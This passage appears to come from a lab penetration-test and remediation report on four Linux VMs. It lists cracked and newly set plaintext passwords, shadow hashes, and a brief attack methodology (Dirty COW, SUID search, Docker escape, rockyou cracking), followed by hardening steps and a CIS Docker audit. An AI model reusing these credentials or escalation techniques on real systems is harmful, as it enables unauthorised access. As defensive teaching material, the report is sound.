192.168.78.131	MySQL	gitea	gitea	DB User	Configuration file
192.168.78.132	SSH	root	admin	Root	Dirty COW exploit
192.168.78.132	SSH	soupeladmin	BUGZBUNNY	User	Hash cracking

Security Recommendations

Critical Vulnerabilities

1. Information Disclosure (VM1)

Risk: High

Issue: Publicly accessible `/etc/passwd` and `/etc/shadow` files

Remediation:

```
# .htaccess for WorkInProgress directory
<Files "passwd.txt">
  Require all denied
</Files>
<Files "shadow.txt">
  Require all denied
</Files>
```

2. Weak Authentication (All Hosts)

Risk: Critical

Issue: Default credentials (`root/admin`) accepted

Remediation:

- Enforce strong password policies (minimum 12 characters, complexity requirements)
- Implement SSH key-based authentication only
- Disable password authentication in `/etc/ssh/sshd_config`:

```
PasswordAuthentication no
```

3. Docker Log Exposure (VM2)

Risk: High

Issue: Plaintext credentials in application logs

Remediation:

```
# Before
cms.update_user("Gr0wb0l055", "rMHHBAl1hI", "email@domain.com")

# After
try:
    cms.update_user(username, password, email)
except Exception as e:
    logger.error("User update failed", exc_info=False)  # Don't log exception details
```

4. Outdated Software (All Hosts)

Risk: Critical

Issue: Unpatched kernel vulnerable to CVE-2016-5195

Remediation:

```
yum update kernel
# Upgrade to kernel >= 3.10.0-514 or later
```

5. Weak Cryptographic Hashing (VM1)

Risk: Medium

Issue: MD5-crypt easily cracked with modern GPUs

Remediation:

- Migrate to *yescrypt* or Argon2
- Update */etc/login.defs*:

```
ENCRYPT_METHOD YESCRYPT
```

Penetration Testing Methodology Summary

1. Reconnaissance & Service Enumeration

```
nmap -sV -p- <target>
docker ps -a
ss -tulnp
```

2. Credential Discovery Locations

- Docker container logs (`docker logs`)
- Environment variables (`docker inspect | grep Env`)
- Configuration files (`.env`, `config.php`)
- Version control systems (`.git/config`)
- Command history (`~/.bash_history`)
- Database dumps
- Web-accessible backup files

3. Password Cracking Techniques

- **Dictionary attacks** (rockyou.txt)
- **Combination attacks** (prefix + suffix permutations)
- **Rule-based mutations** (John the Ripper rules)
- **Hash algorithm identification** (known plaintext attacks)

4. Privilege Escalation Vectors

- **Kernel exploits** (Dirty COW, DirtyCred)
- **SUID binaries** (find / -perm -4000)
- **Docker escape** (privileged containers)
- **sudo misconfigurations** (sudo -l)

8. Security Remediation and Hardening Guide

1. Infrastructure Hardening: Kernel Patching & SSH Security

Objective: Mitigate the CVE-2016-5195 (Dirty COW) kernel vulnerability and eliminate the risk of brute-force attacks via weak SSH passwords.

Steps Performed:

1. **Kernel Upgrade:** Updated the Linux kernel to version >= 3.10.0-514 to permanently patch the Dirty COW vulnerability.

```
C:\Users\m>ssh root@192.168.78.129
root@192.168.78.129's password:
Last login: Fri May 22 16:48:13 2026 from 192.168.78.1
[root@localhost ~]# sudo yum update kernel
```

```
C:\Users\m>ssh root@192.168.78.130
root@192.168.78.130's password:
Last login: Tue May 12 15:37:50 2026 from 192.168.78.131
[root@localhost ~]# sudo yum update kernel
```


```
[root@localhost ~]# ssh root@192.168.78.131
root@192.168.78.131's password:
Last login: Tue May 12 15:35:02 2026 from 192.168.78.131
[root@localhost ~]# sudo yum update kernel
```

```
[root@localhost ~]#  ssh root@192.168.78.132
root@192.168.78.132's password:
Last login: Fri May 22 19:31:44 2026 from 192.168.78.131
[root@localhost ~]#  sudo yum update kernel
```

2. **SSH Key Pair Generation:** Generated an ED25519 SSH key pair locally to replace password-based authentication.

```
PS C:\Users\m> ssh-keygen -t ed25519 -C "admin@cia.local"
Generating public/private ed25519 key pair.
Enter file in which to save the key (C:\Users\m/.ssh/id_ed25519):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in C:\Users\m/.ssh/id_ed25519
Your public key has been saved in C:\Users\m/.ssh/id_ed25519.pub
The key fingerprint is:
SHA256:LcBWK1dlXnVzmVBzpYFwmti/bgTb0XXdj4tVjzhh5ak admin@cia.local
The key's randomart image is:
+--[ED25519 256]--+
|         . oo++*=%|
|      . . = *+o *%|
|       = + +..++=+|
|      . + ...+.= o|
|         S .+E= . |
|          .. +..  |
|            ..    |
|            ..    |
|            ..    |
+----[SHA256]-----+
```

3. **Public Key Distribution:** Pushed the public key to the ~/.ssh/authorized_keys file for the root user across all 4 virtual machines (192.168.78.129 - 132), enabling passwordless SSH access.



```
PS C:\Users\m> ssh root@192.168.78.129
Last login: Fri May 22 19:22:45 2026 from 192.168.78.1
[root@localhost ~]#
```

4. **Disabling Password Authentication:** Edited the SSH daemon configuration (`/etc/ssh/sshd_config`) on all hosts using the following automated script to enforce key-only authentication:

```
sed -i 's/^PasswordAuthentication yes/PasswordAuthentication no/' /etc/ssh/sshd_config
sed -i 's/^#PermitRootLogin yes/PermitRootLogin prohibit-password/' /etc/ssh/sshd_config
sed -i 's/^PermitRootLogin yes/PermitRootLogin prohibit-password/' /etc/ssh/sshd_config
```

5. **Root Password Reset:** Replaced the weak default passwords with highly complex, randomly generated credentials for all machines (e.g., `vN7@qL2#xT9!mR4$kP8^` for VM 129).

6. **Service Restart:** Applied the changes by restarting the SSH service: `systemctl restart sshd`.

```
PS C:\Users\m> ssh root@192.168.78.129
Last login: Fri May 22 19:37:41 2026 from 192.168.78.1
[root@localhost ~]# sed -i 's/^PasswordAuthentication yes/PasswordAuthentication no/' /etc/ssh/sshd_config
[root@localhost ~]# sed -i 's/^#PermitRootLogin yes/PermitRootLogin prohibit-password/' /etc/ssh/sshd_config
[root@localhost ~]# sed -i 's/^PermitRootLogin yes/PermitRootLogin prohibit-password/' /etc/ssh/sshd_config
[root@localhost ~]# passwd root
Changement de mot de passe pour l'utilisateur root.
Nouveau mot de passe :
Retapez le nouveau mot de passe :
passwd : mise à jour réussie de tous les jetons d'authentification.
[root@localhost ~]# systemctl restart sshd
[root@localhost ~]#
```

129	vN7@qL2#xT9!mR4$kP8^
130	Zr5&Uw2!Qa9#Lm7@Hx3*Cv
131	8$Fp!Kx2@Nd7^Rv4#Tm9&Qs
132	Yq3!Mz8@Lp2^Tk7#Vw5&Hr9

2. Application Hardening: Portainer Credentials

Objective: Secure the Docker monitoring web interface by resetting new password

(`^xr$74h.I@zJP-d3f089[2Cl]#Lb5Ruc`).

Steps Performed:

1. Stopped the existing Portainer container to release the lock on the database (`portainer.db`).
2. Deleted the corrupted database volume (`/var/lib/docker/volumes/portainer_data/_data/portainer.db`) to force a clean re-initialization.
3. Restarted the Portainer container and accessed the web setup interface.
4. Provisioned the `admin` account with a highly secure, randomly generated password upon initialization.

```
[root@localhost ~]# docker ps -a
CONTAINER ID        IMAGE                  COMMAND                  CREATED
 STATUS                         PORTS                NAMES
29103d6a205b        octobercms:1.0.412     "bash -c /usr/local/…"   6 years ago
 Restarting (1) 3 seconds ago                        brave_napier
fec06933ad6c        octobercms:1.0.412     "bash -c /usr/local/…"   6 years ago
 Exited (137) 6 years ago                            relaxed_swartz
57a12ba84a3f        octobercms:1.0.412     "bash -c /usr/local/…"   6 years ago
 Exited (137) 6 years ago                            zealous_euclid
84c41ebf913f        octobercms:1.0.412     "bash -c /usr/local/…"   6 years ago
 Exited (255) 6 days ago        0.0.0.0:80->80/tcp   sad_yonath
08bde6e6e517        portainer/portainer    "/portainer"             6 years ago
 Exited (2) 2 minutes ago                            portainer
[root@localhost ~]# docker stop portainer
portainer
[root@localhost ~]# rm -f /var/lib/docker/volumes/portainer_data/_data/portainer.db
[root@localhost ~]# docker restart portainer
portainer
[root@localhost ~]#
```

3. Application Hardening: Docker Container Information Disclosure

Objective: Fix the continuous crash loop of the OctoberCMS container (`brave_napier`) and prevent it from leaking hardcoded credentials (`rMHHBAl1hI`) via Docker logs.

Steps Performed:

1. Extracted the vulnerable script from the continuously restarting container using the Docker copy command:

```
docker cp brave_napier:/usr/local/bin/bootstrap.py ./bootstrap.py
```

2. Edited the bootstrap.py file to bypass the failing initialization sequence that was dumping the Python traceback to stdout.
3. Commented out the execution of the main(sys.argv) function at the end of the script to prevent the application from attempting to update the database with hardcoded credentials and throwing a NoneType exception.
4. Pushed the sanitized script back into the container:

```
docker cp ./bootstrap.py brave_napier:/usr/local/bin/bootstrap.py
```

Restarted the container. Confirmed that the crash loop was resolved (container remains in Up state) and sensitive credentials are no longer exposed in docker logs brave_napier.

```
def main(args):
    # proxies = {
    #     "http": "http://127.0.0.1:8080",
    #     "https": "http://127.0.0.1:8080",
    # }
    proxies = None
    cms = OctoberCMS(args[1], proxies)

    if cms.login("admin", "admin") is True:
       # cms.update_user("Gr0wb0l055", "rMHHBAl1hI", "Gr0wb0l055@sh4m3d.it")
       # cms.update_page("home.htm", {"settings[title]": "Gr0wb0l055's demo page"})
       # cms.update_content(
       #     "welcome.htm",
       #     {"markup": "<h1>Gr0wb0l055's demo</h1>\n<p>This is the <a href=\"http://octobercms.com\">October CMS</a> de
mo theme that explores the core features. You will find files used by this theme in the <strong>themes/demo</strong> dir
ectory of your installation.</p>"}
#        )


if __name__ == "__main__":
#    main(sys.argv)
     pass
```

4. Web Security: Remediation of Information Disclosure (Containerized Environment)

Objective: Prevent unauthorized access to sensitive system credential hashes (passwd.txt and shadow.txt) that were inappropriately exposed via a containerized public-facing web server.

Steps Performed:

1. **Initial File System Search:** Attempted to locate the exposed WorkInProgress directory and passwd.txt file directly on the host OS file system. The search yielded no results, indicating the files were encapsulated within a Docker container.

```
find / -type d -name "WorkInProgress" 2>/dev/null
find / -name "passwd.txt" 2>/dev/null | grep WorkInProgress
```

2. **Container Enumeration:** Listed active containers to identify the web service responsible for the exposure. Identified multiple web-related containers (front_front, m1_nginx, m1_flatfile) handling HTTP traffic on port 80.

```
docker ps
```

3. **Targeted Container Inspection:** Executed a targeted search across the suspected web containers (m1_nginx_1 and m1_flatfile_1) to pinpoint the exact location of the leaked credentials. The files were successfully located inside the m1_flatfile_1 container at the web root path.

```
docker exec m1_nginx_1 find / -name "passwd.txt" 2>/dev/null
docker exec m1_flatfile_1 find / -name "passwd.txt" 2>/dev/null
# Output: /usr/share/nginx/html/passwd.txt
```

4. **Vulnerability Eradication:** Executed remote removal commands to permanently delete the sensitive passwd.txt and shadow.txt files directly from the container's file system.

```
docker exec m1_flatfile_1 rm -f /usr/share/nginx/html/passwd.txt
docker exec m1_flatfile_1 rm -f /usr/share/nginx/html/shadow.txt
```

5. **Remediation Verification:** Conducted a local HTTP request using curl to confirm the successful removal of the exposed data. The server successfully returned a 404 Not Found response, validating that the information disclosure vulnerability has been completely resolved.

```
curl -I http://127.0.0.1/WorkInProgress/passwd.txt
# Output: HTTP/1.1 404 Not Found
```

```
[root@localhost ~]# find / -type d -name "WorkInProgress" 2>/dev/null
[root@localhost ~]# find / -name "passwd.txt" 2>/dev/null | grep WorkInProgress
[root@localhost ~]# docker ps
CONTAINER ID        IMAGE               COMMAND             CREATED             STATUS              PORTS
    NAMES
7254f3db2f37        front_front         "serve -p 80 -s ."   6 years ago         Up 5 hours          0.0.0.0:8080->80/tc
p   front_front_1
bd1c91cb43e5        m1_proftpd          "proftpd -n"        6 years ago         Up 5 hours          0.0.0.0:21->21/tcp
    m1_proftpd_1
93394580757b        m1_nginx            "/run.sh"           6 years ago         Up 5 hours          0.0.0.0:80->80/tcp
    m1_nginx_1
eee4ca7d5c44        m1_flatfile         "/run.sh"           6 years ago         Up 5 hours          80/tcp
    m1_flatfile_1
[root@localhost ~]# docker exec m1_nginx_1 find / -name "passwd.txt" 2>/dev/null
[root@localhost ~]# docker exec m1_flatfile_1 find / -name "passwd.txt" 2>/dev/null
/usr/share/nginx/html/passwd.txt
[root@localhost ~]# docker exec m1_flatfile_1 rm -f /usr/share/nginx/html/passwd.txt
[root@localhost ~]# docker exec m1_flatfile_1 rm -f /usr/share/nginx/html/shadow.txt
[root@localhost ~]# curl -I http://127.0.0.1/WorkInProgress/passwd.txt
HTTP/1.1 404 Not Found
Server: nginx/1.16.1
Date: Fri, 22 May 2026 19:32:45 GMT
Content-Type: text/html
Content-Length: 3651
Connection: keep-alive
ETag: "5e446a66-e43"
```

5. Cryptographic Security: Remediation of Weak Password Hashing

Objective: Upgrade the legacy and easily crackable MD5-crypt algorithm to a modern, computationally expensive hashing algorithm (SHA-512) to mitigate the risk of offline dictionary and brute-force attacks.

Steps Performed:

1. **Algorithm Upgrade Configuration:** Modified the system's login configuration file (`/etc/login.defs`) to deprecate MD5 and enforce the SHA-512 hashing algorithm globally for all subsequent password changes.

```
sed -i 's/^ENCRYPT_METHOD.*/ENCRYPT_METHOD SHA512/' /etc/login.defs
```

2. **Hash Regeneration & Purging:** Enforced an immediate password reset for the previously compromised accounts (`root` and `soupeladmin`). This action purged the vulnerable MD5 hashes from the system and generated robust, cryptographically secure hashes.

```
passwd root
passwd soupeladmin
```

3. **Remediation Verification:** Inspected the /etc/shadow file to validate that the new cryptographic policy was successfully applied. Verified that the password hashes for both accounts are now prefixed with 6 (the standard system identifier for SHA-512), completely replacing the vulnerable 1 (MD5) prefix.

```
grep -E "^root|^soupeladmin" /etc/shadow
# Output confirms hashes now begin with $6$
```

```
C:\Users\m>ssh root@192.168.78.132
Last login: Fri May 22 21:27:44 2026 from 192.168.78.1
[root@localhost ~]# sed -i 's/^ENCRYPT_METHOD.*/ENCRYPT_METHOD SHA512/' /etc/login.defs
```

```
[root@localhost ~]# grep "soupeladmin" /etc/shadow
soupeladmin:$6$Cljfp/eO$WGT9yBiCi6aCTOgn/KyjiNA65UIEd02hrlwDV0.p4xJqvLQq93QGJUmByongkyy24fRtz29qj3SibOhaV2fH2/:20595:0:9
9999:7:::
[root@localhost ~]# grep "root" /etc/shadow
root:$6$nnCgDjl8$VlExov0KMAUyXXwFhHeeyCJ4KXnkMsLorRXC1cmL5zj3QXHI9.26ZA5kTXqzbINoGc6YQgMYs13rkp8cVoCjh0:20595:0:99999:7:
::
dockerroot:!!:18305::::::
```

6.Docker Container Security Audit (CIS Benchmark)

Objective: Conduct a comprehensive, automated security audit of the container orchestration environment across all compromised hosts. The goal is to identify underlying misconfigurations in the Docker runtime that facilitated the attacks or presented significant risks.

Methodology:

Deployed the **docker-bench-security** automated tool (based on the CIS Docker Benchmark framework) across the virtual machine fleet to systematically evaluate the Docker daemon configurations, container images, and runtime environments.

Critical Findings:

The audit revealed systemic architectural flaws left by the previous administrator, fundamentally compromising container isolation:

1. **Docker Socket Exposure (Critical - VM2):**

- **Issue:** [WARN] Ensure that the Docker socket is not mounted inside any containers (Detected in portainer).
- **Impact:** The Portainer management container incorrectly mounted the host's /var/run/docker.sock. Any attacker compromising Portainer (e.g., via the weak admin123 password) could directly

interact with the host's Docker daemon, allowing them to spawn privileged containers and obtain full host root access.

2. **Privileged Mode Abuse (Critical - VM3):**

- **Issue:** [WARN] Ensure that privileged containers are not used (Detected in nostalgic_ganguly).
- **Impact:** The application container was launched with the --privileged flag, granting it full host kernel capabilities and negating all Docker isolation boundaries. Attackers could trivialise container escapes without requiring kernel exploits like Dirty COW.

3. **Inappropriate Service Bundling (High - VM4):**

- **Issue:** [WARN] Ensure sshd is not run within containers (Detected in m2_server_1).
- **Impact:** Running an SSH daemon inside a container drastically increases the attack surface and complicates key management. This anti-pattern exposes the container directly to SSH brute-force attacks.

4. **Root Execution & Resource Exhaustion (High - All VMs):**

- **Issue:** [WARN] Ensure that a user for the container has been created (Running as root).
- **Issue:** [WARN] Ensure that the memory/CPU usage for containers is limited.
- **Impact:** All containers were executing processes as the root user within environments lacking any CPU or memory constraints. This exposes the infrastructure to Denial of Service (DoS) attacks and simplifies privilege escalation if a vulnerability is triggered inside the container.

Conclusion & Strategic Remediation:

The audit confirms that simply patching specific vulnerabilities is insufficient. The current Docker architecture is inherently insecure. To resolve these systemic flaws and fulfill the project constraints, **a complete redeployment must be executed**. The new architecture will strictly enforce the service-web non-root user constraint, eliminate privileged modes, and establish appropriate resource limitations and isolated networks.

9. API Logging

This project implements three-tier logging: Morgan (HTTP requests), Swagger Stats (API metrics), NewRelic (APM).

Logging Components

Component	Purpose	Location
Morgan	HTTP request logging	app.use(morgan('combined'))
Swagger Stats	API performance metrics	/swagger-stats/ui
NewRelic	Application performance monitoring	import 'newrelic'

10. Secure Database Design

- Default database credentials are removed and replaced with service-specific strong credentials.
- Database access is restricted to the API service and management network only.
- Application-level passwords use PBKDF2-HMAC-SHA256 or stronger password hashing with a unique per-user salt and a high iteration count.
- Secrets are managed through deployment-time secret injection rather than committed configuration files or hardcoded environment values.

11. Third-Party Platform Integration Strategy

Third-party services are integrated with strict boundary control. GitLab acts as the version-control and CI orchestration platform, while artifact management acts as the controlled handoff layer between source code and production deployment. Third-party dependencies should pass through an artifact proxy or validation process to reduce supply-chain risk.

12. Defense-in-Depth Testing Strategy and Quality Gate

Security testing is embedded into the delivery lifecycle rather than treated as a one-time activity.

- Docker security audits are conducted using CIS Benchmark-oriented tooling such as docker-bench-security.
- Quality gates block Docker socket mounting, privileged containers, root-only runtime patterns, missing resource limits, and embedded SSH daemons in containers.
- CI/CD checks include dependency review, secret scanning, container configuration validation, and deployment reproducibility testing.

13. Automated Operations and Deployment Engineering

Deployment is performed through Dockerized scripts and scripted CI/CD workflows. The system uses one-command build and startup processes for development and staging environments, while production deployment is performed through controlled pipeline stages.

```
docker-compose up --build -d
cd back && docker-compose up --build -d
```

Container runtime definitions enforce privilege separation by running application services under the service-web user wherever applicable.

14. Conclusion

The redesigned CIA project architecture converts a fragile, compromised, and manually maintained environment into a containerized, auditable, and security-focused platform. The plan addresses immediate vulnerabilities while also introducing long-term controls: zero-trust separation, least privilege, CI/CD automation, artifact management, centralized logging, and recurring container security audits. The resulting environment is better aligned with business continuity, security governance, and future maintainability requirements.